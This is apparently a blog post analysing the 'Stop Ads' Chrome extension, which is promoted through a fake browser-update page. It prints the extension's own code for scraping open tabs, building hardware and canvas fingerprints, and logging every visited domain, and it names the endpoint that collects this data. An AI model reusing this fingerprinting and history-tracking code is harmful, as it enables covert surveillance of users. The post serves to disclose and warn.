
I recently ran into a sketchy ad campaign pushing a browser extension called "Stop Ads" (or StopAds Now). The ad dumps you onto a fake security warning page designed to look like an official Chrome browser update:
https://zerodrifts.com/browser-shield.html?an=ac&cid=1781376050100010USTF7gRArCNtafIG&sid=10576746
It claims that "Stop Ads" is recommended to block annoying ads and popups. If you head over to its Chrome Web Store page, the developer claims under the privacy section that they don't collect or use your data.
Since I don't trust ads pushing extensions, I decided to pull the code, reverse engineer the extension, and trace their infrastructure. Here is the chronological teardown of what I found.
Step 1: Snagging and Unpacking the CRX #
To inspect the raw files without actually installing the extension, I grabbed the extension ID from the store and used a CRX downloader tool to fetch the raw package.
Once downloaded, I renamed the .crx file to .zip and unpacked it. The directory structure immediately pointed to a complex ad-blocking setup:
manifest.json — The extension configuration file.background.js — The main service worker orchestrating the background operations.content/broker.js — A content script injected into web pages.engine/ & lib/ — Helper modules managing rulesets, storage, and whitelisting.data/ — Static rule databases, including core_engine.json (a massive 16.7MB filter list).
Step 2: Reversing the Code #
With the files unpacked, I began static code analysis, tracing execution from the manifest down to the injected scripts.
1. The Manifest Audit (manifest.json) #
The manifest immediately raised red flags:
- It requests
<all_urls> host permissions, meaning the extension can read and modify traffic on every single website you visit. - It uses the
scripting API to dynamically inject code into the main web pages. - Crucially, there is no hardcoded content script array. Instead, it dynamically registers
content/broker.js at runtime so it runs on all web pages.
2. The Setup Trigger: Scraping Open Tabs #
In background.js, I found the setup routine that fires immediately on installation. It runs installDataGathering():
async function installDataGathering() {
  const allTabs = await tabs.getAllTabs(1);
  const domains = new Set();
  const utms = {};
  for (const tab of allTabs) {
    if (tab.url) {
      const dom = extractHost(tab.url);
      if (dom) domains.add(dom);
      if (tabs.isStoreTab(tab) && tab.url.includes("an")) {
        try {
          Object.assign(
            utms,
            Object.fromEntries(new URL(tab.url).searchParams.entries())
          );
        } catch {}
      }
    }
  }
  if (domains.size) {
    await storage.put("core_install_sites", [...domains]);
    for (const [k, v] of Object.entries(utms)) await storage.put(k, v);
  }
}
- Target Snapshot: It grabs a list of all your open tabs, extracts their domain names, and stores them under
core_install_sites. - Click Attribution: It sniffs active store tabs to extract campaign parameters (
an, cid, sid) from the ad referral URL, associating your install with the specific campaign.
3. The Injection Script: Fingerprinting and History Tracking #
Next, I analyzed content/broker.js, which runs on every page load. It executes two main surveillance loops:
A. Generating a Unique Hardware Fingerprint #
The script compiles a highly detailed hardware profile of the host system:
async function gatherFingerprint(vars) {
  const gpu = getGPUDetails();
  let batCharging = "unknown";
  let batLevel = "unknown";
  try {
    if ("getBattery" in navigator) {
      const battery = await navigator.getBattery();
      batCharging = battery.charging ? 1 : 0;
      batLevel = battery.level;
    }
  } catch {}

  return {
    cpu_cores: navigator.hardwareConcurrency || "unknown",
    ram_gb: navigator.deviceMemory || "unknown",
    gpu_vendor: gpu.vendor,
    gpu_renderer: gpu.renderer,
    lang: navigator.language || "unknown",
    color_depth: screen.colorDepth || "unknown",
    timezone: Intl.DateTimeFormat().resolvedOptions().timeZone || "unknown",
    canvas_data: getCanvasFingerprint(),
    touch_points: navigator.maxTouchPoints || 0,
    an: vars.an || null,
    cid: vars.cid || null,
    sid: vars.sid || null,
    screen_res: `${screen.width}x${screen.height}`,
    user_agent: navigator.userAgent,
    bat_charging: batCharging,
    bat_level: batLevel,
  };
}
- Canvas Profiler: It draws a hidden graphic and extracts it as a base64 string (
getCanvasFingerprint()) to create a unique graphics card signature. - Hardware Inventory: It reads your CPU cores, RAM size, GPU vendor/renderer strings, and screen resolution.
B. Logging Browsing History #
The script also logs every single website you visit, maintaining a persistent log in local storage:
(async function recordVisitedDomain() {
  ...
  const domain = normHost(location.hostname);
  if (!domain) return;

  const result = await chrome.storage.local.get(["core_visited_sites"]);
  let data = result?.core_visited_sites || {};

  if (Object.prototype.hasOwnProperty.call(data, domain)) {
    data[domain] = (Number(data[domain]) || 0) + 1;
  } else {
    data[domain] = 1;
  }
  await chrome.storage.local.set({ core_visited_sites: data });

  setTimeout(async () => {
    try {
      await chrome.runtime.sendMessage({
        eventName: "CHECK_AND_FETCH_DATA",
        params: { domain },
      });
    } catch {}
  }, 5000);
})();
Every time you load a website, the extension records the domain, increments the visit count, and tells the background script to check in.
4. Recovering the Exfiltration Endpoint #
Following the message path of CHECK_AND_FETCH_DATA in background.js led me to the exfiltration function (fetchData()). It bundles your open tab list, hardware fingerprint, browsing history, and campaign click IDs into a JSON packet, then does a POST request to dump it here:
https://stopads-now.com/stopads.php
Step 3: Threat Intelligence & DNS/WHOIS Analysis #
Once I mapped out the code and found the backend domains, I pivoted to WHOIS and DNS lookups to analyze their infrastructure. Both domains use Cloudflare to hide their actual hosting IPs, and both were registered through Hostinger operations in Lithuania.
1. The Ad Landing Page: zerodrifts.com #
- IP Address Resolution:
104.21.9.98, 172.67.189.54 (Cloudflare CDN Proxy) - WHOIS Details:
- Registrar: HOSTINGER operations, UAB
- Creation Date: June 3, 2026 (Registered less than two weeks ago)
- MX Records: None. (This domain has no email capabilities configured).
2. The Exfiltration Endpoint: stopads-now.com #
- IP Address Resolution:
104.21.1.25, 172.67.151.225 (Cloudflare CDN Proxy) - WHOIS Details:
- Registrar: HOSTINGER operations, UAB
- Creation Date: March 9, 2026
- MX Records:
mx1.hostinger.com (Priority 5)mx2.hostinger.com (Priority 10)- (Points to Hostinger's standard email hosting, hosting their support address
info@stopads-now.com).
Chrome Web Store Policy Violations #
Based on the evidence from the code and infrastructure, this extension violates several major Chrome Web Store developer rules:
- Lying About Data Collection: The store listing claims the developer "does not collect or use your data." In reality, it harvests browsing history, hardware parameters, and canvas fingerprints.
- Grabbing Unnecessary Data: An ad-blocker only needs request interception. Scraping open tabs at install and tracking navigation history is completely unnecessary.
- Data Exfiltration: Secretly sending your browsing history and device fingerprint to a third-party server is classic spyware behavior.
Summary #
The "Stop Ads" extension is basically spyware wrapped in an ad-blocker's skin. It uses search ads to trick you into installing it, promises it won't track you, and then immediately starts harvesting your data. If you have this extension installed, delete it immediately from chrome://extensions/ and clear your cookies.
Published